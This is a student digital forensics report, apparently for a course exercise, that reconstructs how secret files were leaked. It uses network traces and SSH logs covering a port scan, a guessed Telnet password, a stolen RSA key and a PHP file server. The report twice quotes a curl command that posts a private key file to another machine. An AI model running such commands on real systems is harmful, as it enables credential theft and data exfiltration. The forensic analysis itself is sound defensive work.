INSTITUTO SUPERIOR TÉCNICO

Departamento de Engenharia Informática

Forensics Cyber Security


MEIC / METI 2019-2020 – 1st Semester

Digital Forensics Report

Afonso Oliveira (86367) **João Tavares (86443)** **Miguel Grilo (86489)**

General Overview

For our investigation, using the command *md5sum*, we verified the *MD5 fingerprint* of the artifacts in order to ensure their integrity. We include all artifacts collected in Section 5 of this report with their respective *MD5 fingerprints* and content description.



```
root@kali:~/Downloads# md5sum *
e5b80f6b06ddafb65c1a4712e84a9ce5  area51_ssh_log.tar.gz
b743122c4f6861fe3e522f9dd1590f54  area51_trace.tar.gz
```

The timestamps used throughout the report are in GMT Standard Time and refer to the 25th of November, 2019.

Matty's Machine (193.168.2.32)

We started by analysing the traces of the network traffic (capture.pcap file). Our first step was to analyse packets with Matty's IP address - 193.168.2.32 - as destination or source, but no packet was found.

Tim's Machine (193.168.2.27)

We then changed the filter's IP to Tim's - 193.168.2.27. There were multiple requests sent from this IP to 10.10.9.14 (Justin's machine) starting at 19:20:33 and lasting for 1 minute and 20 seconds. These requests started with TCP handshakes followed by HTTP packets for transfer of files from 10.10.9.14 to 193.162.2.27. These files are the same files that were on Matty's pen on our first investigations (they have the same *MD5 fingerprints*). We collected them from the traces and we appended them to the report and their *MD5 fingerprints* are on Section 5 of this report. These transfers will be analysed in the questions.

Justin's Machine (10.10.9.14)

Then we analysed packets from Justin's IP address - 10.10.9.14 - with the following filter on wireshark:

"(ip.addr == 10.10.9.14 and not (ip.addr==193.168.2.27)"

because we had already analysed all packets from Tim's machine to Justin's. The first thing we noticed were multiple NTP packets for clock synchronization with the Storage Server - 10.10.9.6. We think this are regular packets for clock synchronization, but we should still ask Bryan Reynolds, the chief network administrator, to confirm this.

Then we noticed strange packets coming from IP 10.10.9.45 (Marion's machine) to this machine. Lots of TCP SYN packets in which clearly seems to be a port scan. We will analyse the machine with IP 10.10.9.45 so we can see better understand how this was being made.

We noticed some DNS queries as well asking to resolve: "45.9.10.10.in-addr.arpa" - which always failed , returning: "Standard query response, No such name" - and "en.wikipedia.org" which returns a CNAME type response mapping "en.wikipedia.org" to "dyna.wikimedia.org" and a A (Host address) type response mapping "dyna.wikimedia.org" to 91.168.174.192.

We also spotted a couple of SSH connections from 10.10.9.14 (Justin's) to 10.10.9.6 (Storage Server). We will analyse this connections later from the ssh logs (auth.log file).

There were as well packets of Telnet connections established from 10.10.9.14 (Justin's) to 10.10.9.45 (Marion's). This will also be analysed in next questions.

Marion's Machine (10.10.9.45)

By analysing IP 10.10.9.45 network traces, here we definitely got some information that will help us in our investigation. One of our main findings was that, firstly, this machine connected to an IRC server (IP 100.72.4.35) at Nov 25, 2019 18:58:45. This connection was established by the user "marion" and we can see in the packets that the host of the channel was "irc.ktnv.com". There was a suspicious conversation with a user named "joe". A more in-depth analysis will be done on the next questions, and we also stored in a file the entire IRC conversation ("irc_18_59_03.txt")

Just like Justin's NTP packets, Marion's machine has the same kind of packets sent to the Storage Server.

Then, this machine establishes a short SSH connection with the Storage Server. Despite the fact that we can not be certain about what was done (since it is ciphered), we make some conclusions based on this SSH connection (and another one that is done) in the following questions.

Afterwards we can see the port scan that we already mentioned. For some reason the user of this computer was trying to look for open ports accepting TCP connections (closed ports reply (RST, ACK) while open ones reply (SYN, ACK), both on TCP SYN requests).

Then, probably the reason for the port scan: this same user (machine with IP 10.10.9.45) tries to establish a Telnet connection to machine (10.10.9.14). The user tries on different ports the same username ("justin") with different passwords ("justin", "justni", "jusitn", "jusint", "jusnti") and a successful "jusnit" password to establish that connection (this indicates that either the user already knew the password but was miss clicking it or maybe the user spotted Justin login in to his machine and looked up while he was entering it and got a close idea of what it was). Also a bruto force script might have been used since when the first login is done, the Telnet connection closes and then the user logs in (maybe a sript was running until connection was established and the output was the user password). We can see by this Telnet connection that the user from the machine 10.10.9.45 transferred a file named "justin.pkey", which is a RSA private key, using the command "curl -XPOST 10.10.9.45:8080 -F 'file=@/home/justin/keys/justin.pkey'"

Then there's another connection via SSH to the Storage Server that, again, we are going to take conclusions based on this in the questions.

This connection is followed by multiple DNS queries trying to access different domains on the Internet. The user did some Google searches for the following queries:

- “wav file structure”
- “png file structure”
- “naruto wikipedia”
- “how to password protect zip file”
- “create php server”
- “naruto images dog”
- “how to concat to file”
- “hide info in gif image”

All these queries were followed by visits on websites that were probably the answer to those queries by Google.

Then another Telnet connection is established to 10.10.9.14 and some interesting commands were run there. First the user from 10.10.9.45 transfers files from his machine to the one he’s currently establishing the Telnet connection (“artifacts.zip”, “run.sh” and “index.php”). Then the user makes a directory named “/web/data” and unzips “artifacts.zip” and moves the unzipped files to that directory. After transferring those files the user runs a script (“run.sh”) that launches a php server on the machine with IP 10.10.9.14 on port 8080. These server is ready to transfer the files from /web/data on a GET request on port 8080, as we can see from the file “index.php”. After setting the server, the user logs out of Telnet.

Then the user goes back to the IRC “#secret” channel and has another suspicious conversation with the user “joe” (conversation saved on file “irc_19_14_28.txt).

1 Do you find any evidence of transfers involving the leaked secrets (or the files containing the leaked secrets) in the analyzed network traces?

Definitely we have. As we said at the start of the general overview, we can see that Tim’s machine downloaded the secret files from machine with IP 10.10.9.14 (Justin’s) (the *MD5 fingerprint* of the downloaded files is the same as the secret’s, as well as the name of them).

Another clue that indicates that Tim indeed downloaded the files is that the packets that come from his machine have the User-Agent header set to “python-requests/2.22.0”. This header is used to identify the software that is sending the requests, which, in this case, is python requests v2.22.0. This module is used on the script that Tim got from by e-mail from “your-friend” that we presented as an artifact on the last report.

This is not the only similarity between how the files are being downloaded and the script. Also the requests Tim’s machine sent to Justin’s are done the same way if someone that run the script would do: it first sends a GET request with a parameter (f) set to a number (ex: GET 10.10.9.14:8080/?f=0); the server replies with the name of the file being downloaded (ex: akamaru.bmp); a second GET request is made in order to download the respective file (ex: GET 10.10.9.14:8080/data/akamaru.bmp). This process stops when the server replies the error message with status code 404, which is exactly how the script works.

We also wanted to note that some problems seem to have occurred at TCP level after the requests to:

GET 10.10.9.14:8080/data/naruto_opening.wav (following GET 10.10.9.14:8080/?f=3)

GET 10.10.9.14:8080/data/naruto_scream.wav (following GET 10.10.9.14:8080/?f=5)

It seems that these files were not properly downloaded from Justin’s machine so we are not exactly sure how Tim had this files on his computer. Maybe he downloaded them in another occasion with better success than this one.

Also Marion’s machine seems to get the secrets from the Storage Server and, by a Telnet connection, transfers them to Justin’s machine. The process of this transfers is better explained on the following question.

2 Can you explain how the leaked secrets have been retrieved from the storage server?

While analysing the captured traffic we observed multiple SSH sessions being established with the server containing the secrets, located at 10.10.9.6, and originating from either 10.10.9.14 (Justin's IP) or 10.10.9.45 (Marion's IP). Since according to the system administrator only Justin Roberts had clearance to access the server we decided to analyse the SSH log of the server in order to verify what credentials were used during each connection.

The auth.log file contains logs indicating 5 accepted logins all of them identified by Justin's public key. The time of the connections present on the logs also match the ones on the traffic capture.

Considering the fact that at 19:04:54 Marion's machine (10.10.9.45) established a Telnet connection with Justin's computer (10.10.9.45) and downloaded a file named "justin.pkey" containing a RSA private key previously to establishing an SSH connection with 10.10.9.6, it is possible that the downloaded file corresponds to Justin's private key used to authenticate him with the secret's server prior to establishing a connection.

We can confirm that "justin.pkey" was in fact used to login via ssh into 10.10.9.6 since the sha256 hash of the base64 decoded corresponding "justin.pub" matches the ones in the found in the server logs (SHA256:NFvPWngfyX7OgRBYg/RZ0b2r1CoZlO2/9C7d2dSI/js).

After both SSH sessions originating from 10.10.9.45 are terminated, there is traffic evidence, as explained in the general overview, that indicates that, during the second Telnet connection, leaked secrets were one Marion's machine. Thus, it is possible that the artifacts in question have been retrieved from the secrets server during both SSH session which occurred between 19:06:07 and 19:06:40.

Since connections are encrypted using ephemeral keys there is no possible way for us to decrypt the messages being exchanged during the connection and therefore determine if the artifacts were retrieved during them even with access to "justin.pkey".

3 Can you establish a timeline of all relevant events that clarify how the entire data exfiltration has taken place and the secrets ended up in Tim's computer?

We will henceforward denote as Marion's machine the machine with IP address 10.10.9.45.

18:59:03: Marion's machine connects to the IRC server located at 100.72.4.35 with the nickname "marion" and joins a channel named "#secret". User "marion" runs the command "MODE marion +i" which, by the documentation of IRC, is the command that "makes you invisible to anybody that does not know the exact spelling of your nickname".

A WHO command is then run and we can extract both Marion's machine (10.10.9.45) and Joe's machine (54.31.28.95) IP addresses from the server's response.

The users chat until 19:03:43. In that conversation, Joe tells Marion he plans on convincing two teenager UFO enthusiasts that they have confidential information about the infamous Roswell incident in the 40's. He asks Marion to prepare everything like they "talked about last night" and he suggests he'll make it so those kids download the files. He also reveals his motivation is having his big break, which would make him a famous reporter. Marion agrees on setting up everything and says that she'll be done in a minute. After they finish talking, Marion disconnects from the server for a while.

19:04:18: Port scan made by Marion’s machine targeting Justin’s machine started.

19:04:31: Marion’s machine starts trying to connect via Telnet to Justin’s machine by brute forcing machine’s password..

19:04:45:A successful login is finally performed using the username “justin” and the password “jusnit”. The first Telnet connection between Marion’s machine and Justin’s begins. In these Telnet session there’s a file being transferred to Marion’s machine, the RSA key to access the Storage Server (“justin.pkey”).

19:04:54: A new Telnet session is established and a successful login performed again. A *ls* command is run and lists the following files: marion_schedule.pdf, reports, research and ufo_experiments_conference_2020.pdf. After accessing the directory keys/, a ls command is run, listing *justin.pkey* file which is immediately open with *cat* showing a RSA Key. The file is then remotely sent to Marion’s machine using the command “curl -XPOST 10.10.9.45:8080 -F 'file=@/home/justin/kesy/justin.pkey'” and the user logs out soon after.

19:06:07: Between this time and 19:06:29, 10.10.9.45 establishes an SSH connection with 10.10.9.6:22. A second SSH connection is established from (19:06:40 until 19:06:40) between the same machines.

19:06:07: The Internet browsing from Marion’s machine is performed. There are searches on multiple topics: how to hide data inside a audio file, WAV and PNG file structure, how to password protect zip files, how to create a php server, how to concatenate two files in unix and how to hide info in gif images. The naruto wikipedia page is also visited and there are searches on “naruto images dog”.

19:12:09: Another Telnet between Marion’s machine and Justin’s (10.10.9.14) is successfully established. Here Marion’s machine user gets the secret files from his machine.

19:13:29: The script “run.sh” is executed , and a PHP server is deployed for providing access to the files.

19:14:05: Marion’s machine re-joins the IRC channel “#secret” following the same steps she used for the first connection and from 19:14:28 until 19:15:16 chats to Joe again. Marion says “Ok babe, I'm back. I have it and I did it just like you told me to. You just have to leave the channel now, but don't disconnect from the server (just run '/part secret'). You'll receive files automatically. Ok?” to which Joe replies “Ok”. Marion leaves the channel (using the command PART secret). She proceeds to send two private messages to Joe, at 19:15:34 «DCC SEND commands.md 168429869 5002 1277» and at 19:15:41 “DCC SEND tools.zip 168429869 5002 3888».

19:20:18: Marion’s machine disconnects from the server.

19:20:33: The download from Justin’s machine to Tim’s begins.

19:21:53: The download from Justin’s machine to Tim’s ends.

4 What can you tell about the identity of the person(s) responsible for leaking the secrets?

There is a strong probability that the person responsible for leaking the secrets was Marion Schneider, Justin Roberts’ secretary. The conversations between the user ‘marion’ and user ‘joe’ suggests that this was Joe Bartels making pressure on Marion to perform this actions. Saying that it was Joe Bartels is a bit risky, has we can only relate the username to him and the fact that the user says that he’s a well known journalist. Than we have evidences that the secrets were leaked from Justin's computer (10.10.9.14) through Marion's machine (10.10.9.45).

5 Artifacts

We present below the list of the most relevant files found and produced during the investigation, a short description of their contents and their respective MD5 fingerprints.

/artifacts/files	
Filename	MD5 fingerprint
akamaru.bmp	2954d9fc50198672430f053a455be783
attack	0fae36d3e066288d255df5a00fed1d13
index.php	c69b1382750b88e417b71689384b5979
masashi_kishimoto.txt	990eea6aae1cda8dba7f9e2b291b8163
naruto_run.gif	d28309dde3a82dddd524eb28d0ccd641
naruto_wikipedia.txt	d441c7d49cab2adf84d2c95302a04d36
run.sh	06b2e17758010e947aacb2ad3945c399
villains.zip	12e20730ccdadfcfe72908be84ea27f1

/artifacts		
Filename	MD5 fingerprint	Description
irc_18_59_03.txt	b8db7d8bd6dacd8ffa6834b543ce21b4	The first IRC conversation between users Joe and Marion.
irc_19_14_28.txt	3b566beb6c92ffcfee370f9b17ef3f9b	The second IRC conversation between users Joe and Marion.
justin.pkey	31cb1deba131ac85f2c7141ee47db80d	RSA private key extracted via Telnet from Justin's computer
justin.pub	7089e074b5d02212ad8ec64e54b2a6dc	Corresponding RSA public key for justin.pkey

6 Appendices

A - Browsing History Links

1) www.google.com

2) www.google.pt

5) Successfully visits www.google.pt/imghp?hl=pt-PT&tab=wi

6) Visits www.google.com/search?ie=ISO-8859-1&hl=pt-PT&source=hp&biw=&bih=&q=how+to+hide+data+inside+audio+file&btnG=Pesquisa+Google&iflsig=AAP1E1EAAAAAXdw0fkKNO9FOqcI2LZMlyi40RotOqrfI&gbv=1. This is a simple google search for "how to hide data inside a audio file". Multiple results are returned by google regarding the topic

7) Visits www.google.com/url?q=https://www.tech2hack.com/steganography-hide-data-in-audio-video-image-files/&sa=U&ved=2ahUKEwjH5Y7Sh4bmAhX6BGMBHWUEBqYQFjAIegQIBBAB&usg=AOvVaw0RsVOjU0bKsDKRxh3pEETk. This is just an URL presented by google search engine which redirects to https://www.tech2hack.com/steganography-hide-data-in-audio-video-image-files/. A 302 Found status code is returned by the queried server

8) Sends a DNS query to resolve an IP for www.tech2hack.com

9) An HTTPS connection with www.tech2hack.com between 19:07:58 and 19:08:23. Since this traffic is encrypted we cannot decipher the communication contents

10) Visits www.google.com/search?ie=ISO-8859-1&hl=pt-PT&source=hp&biw=&bih=&q=wav+file+structure&btnG=Pesquisa+Google&iflsig=AAP1E1EAAAAAXdw0fkKNO9FOqcI2LZMlyi40RotOqrfI&gbv=1. This is a simple google search for "wav file structure"

11) Visits www.google.com/url?q=http://soundfile.sapp.org/doc/WaveFormat/&sa=U&ved=2ahUKEwjxvOHph4bmAhWOGBQKHe9vDYAQFjALegQIBxAB&usg=AOvVaw2oEcInBrItC4r_av5lnNLF. This is just an URL presented by google search engine which redirects to http://soundfile.sapp.org/doc/WaveFormat/. A 302 Found status code is returned by the queried server

12) Sends a DNS query to resolve an IP for www.soundfile.sapp.org

13) Visits soundfile.sapp.org/doc/WaveFormat/. The website contains info about the WAVE file format

14) Visits www.google.com/search?ie=ISO-8859-1&hl=pt-PT&source=hp&biw=&bih=&q=png+file+structure&btnG=Pesquisa+Google&iflsig=AAP1E1EAAAAAXdw0fkKNO9FOqcI2LZMlyi40RotOqrfI&gbv=1. This is a simple google search for "png file structure"

15) www.google.com/url?q=http://www.libpng.org/pub/png/spec/1.2/PNG-Structure.html&sa=U&ved=2ahUKEwiilLz5h4bmAhVz8OAKHeanDdwQFjAQegQIBxAB&usg=AOvVaw0f91uMkGYnQfn9PixSIOgs. This is just an URL presented by google search engine which redirects to http://www.libpng.org/pub/png/spec/1.2/PNG-Structure.html. A 302 Found status code is returned by the queried server

16) Sends a DNS query to resolve an IP for www.libpng.org

17) Visits http://www.libpng.org/pub/png/spec/1.2/PNG-Structure.html. The website contains specifications for PNG (Portable Network Graphics), Version 1.2

18) Visits www.google.com/search?ie=ISO-8859-1&hl=pt-PT&source=hp&biw=&bih=&q=naruto+wikipedia&btnG=Pesquisa+Google&iflsig=AAP1E1EAAAAAXdw0fkKNO9FOqcI2LZMlyi40RotOqrfI&gbv=1. This is a simple google search for "naruto wikipedia"

19) Visits www.google.com/url?q=https://naruto.fandom.com/wiki/Narutopedia&sa=U&ved=2ahUKEwjcjOD-h4bm

AhW96uAKHTpHBG0QFjALegQIBRAB&usg=AOvVaw1w1MzO0DzCraf5ymKVjDpJ. This is just an URL presented by google search engine which redirects to https://naruto.fandom.com/wiki/Narutopedia. A 302 Found status code is returned by the queried server

20) Sends a DNS query to resolve an IP for naruto.fandom.com

21) Visits https://naruto.fandom.com/wiki/Narutopedia over a secure HTTPS connection. A fan page for Naruto

22) Visits www.google.com/search?ie=ISO-8859-1&hl=pt-PT&source=hp&biw=&bih=&q=how+to+password+protect+zip+file&btnG=Pesquisa+Google&iflsig=AAP1E1EAAAAAXdw0fkKNO9FOqcI2LZMlyi40RotOqrfI&gbv=1. This is a simple google search for "how to password protect zip file"

23) Visits www.google.com/search?ie=ISO-8859-1&hl=pt-PT&source=hp&biw=&bih=&q=create+php+server&btnG=Pesquisa+Google&iflsig=AAP1E1EAAAAAXdw0fkKNO9FOqcI2LZMlyi40RotOqrfI&gbv=1. This is a simple google search for "create php server"

24) Visits www.google.com/url?q=http://station.clancats.com/writing-a-webserver-in-pure-php/&sa=U&ved=2ahUKEwjUwPSaiIbmAhWQ2hQKHbzxANAQFjAEegQICBAB&usg=AOvVaw1_DpNPwPyrER-JTsZ_58l.This is just an URL presented by google search engine which redirects to http://station.clancats.com/writing-a-webserver-in-pure-php. A 302 Found status code is returned by the queried server

25) Sends a DNS query to resolve an IP for station.clancats.com

26) Visits http://station.clancats.com/writing-a-webserver-in-pure-php. Contains information on how to write and deploy a web server coded in php

27) Visits http://station.clancats.com/

28) Visits www.google.com/search?ie=ISO-8859-1&hl=pt-PT&source=hp&biw=&bih=&q=naruto+images+dog&btnG=Pesquisa+Google&iflsig=AAP1E1EAAAAAXdw0fkKNO9FOqcI2LZMlyi40RotOqrfI&gbv=1. This is a simple google search for "naruto images dog"

29) Visits www.google.com/search?q=naruto+images+dog&hl=pt-PT&gbv=1&ie=UTF-8&source=lnms&tbm=isch&sa=X&ved=0ahUKEwiw1OKjiIbmAhXq8OAKHdpDCZcQ_AUICCgB. This is a google image search for "naruto images dog"

30) Visits www.google.com/search?ie=ISO-8859-1&hl=pt-PT&source=hp&biw=&bih=&q=how+to+concat+to+file&btnG=Pesquisa+Google&iflsig=AAP1E1EAAAAAXdw0fkKNO9FOqcI2LZMlyi40RotOqrfI&gbv=1. This is a simple google search for "how to concat to file"

31) Visits www.google.com/url?q=https://superuser.com/questions/228878/how-can-i-concatenate-two-files-in-unix&sa=U&ved=2ahUKEwiWzOOziIbmAhUC2uAKHVnzCeMQFjAAegQIBhAB&usg=AOvVaw2WMZZHSnQ7AJ6YFwYKkxvH. This is just an URL presented by google search engine which redirects to https://superuser.com/questions/228878/how-can-i-concatenate-two-files-in-unix. A 302 Found status code is returned by the queried server

32) Sends a DNS query to resolve an IP for superuser.com

33) Visits https://superuser.com/questions/228878/how-can-i-concatenate-two-files-in-unix over a secure HTTPS connection. A thread on an online forum explaining how to concatenate multiple files on linux

34) Visits www.google.com/search?ie=ISO-8859-1&hl=pt-PT&source=hp&biw=&bih=&q=hide+info+in+gif+image&btnG=Pesquisa+Google&iflsig=AAP1E1EAAAAAXdw0fkKNO9FOqcI2LZMlyi40RotOqrfI&gbv=1. This is a simple google search for "hide info in gif image"

35) Visits www.google.com/url?q=http://users.skynet.be/glu/sgpo.htm&sa=U&ved=2ahUKEwjbmdy8iIbmAhVWAGMBHeVpCZYQFjACegQIBxAB&usg=AOvVaw1L_cawSB49kUldMUlE8Uq5. This is just an URL presented by google search engine which redirects to http://users.skynet.be/glu/sgpo.htm. A 302 Found status code is returned by the queried server

36) Sends a DNS query to resolve an IP for users.skynet.be

37) Visits http://users.skynet.be/glu/sgpo.htm. Details on how to hide data inside gif files

B - References

Basic IRC commands - https://www.mirc.com/help/html/index.html?basic_irc_commands.html